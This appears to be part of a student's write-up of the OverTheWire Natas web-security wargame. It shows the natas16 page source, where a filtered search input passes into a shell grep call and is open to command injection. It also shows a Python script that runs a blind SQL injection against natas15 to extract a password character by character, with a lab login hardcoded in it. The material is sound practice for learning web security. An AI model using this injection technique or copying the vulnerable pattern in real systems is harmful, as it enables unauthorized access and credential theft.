



```
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js
<script>var wechallinfo = { "level": "natas16", "pass": "<censored>" };</script></head>
<body>
<h1>natas16</h1>
<div id="content">

For security reasons, we now filter even more on certain characters<br/><br/>
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>


Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&`\'"]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i \"$key\" dictionary.txt");
    }
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```






```
zsh: corrupt history file /home/gaurav/.zsh_history
┌──(gaurav㉿kali)-[~]
└─$ cat blind.py
import requests
from requests.auth import HTTPBasicAuth
import string

url = "http://natas15.natas.labs.overthewire.org/index.php"
auth = HTTPBasicAuth("natas15", "SdqIqBsFcz3yotlNYErZSZwblkm0lrvx")

chars = string.ascii_letters + string.digits
password = ""

session = requests.Session()
session.auth = auth

for pos in range(1, 33):
    found = False
    for c in chars:
        payload = f'natas16" AND BINARY SUBSTRING(password,{pos},1)="{c}" #'
        r = session.post(url, data={"username": payload})

        if "exists" in r.text.lower():
            password += c
            print(f"[+] Found so far: {password}")
            found = True
            break

    if not found:
        print(f"[!] Failed at position {pos}")
        break

print("\n[+] FINAL PASSWORD:", password)

┌──(gaurav㉿kali)-[~]
└─$ python3 blind.py
```



OVERALL LEARNING OUTCOME

The Natas lab provided comprehensive exposure to common web application vulnerabilities. It strengthened practical understanding of client-side trust issues, server-side validation flaws, and secure web development principles, making it an essential foundation for web security and penetration testing.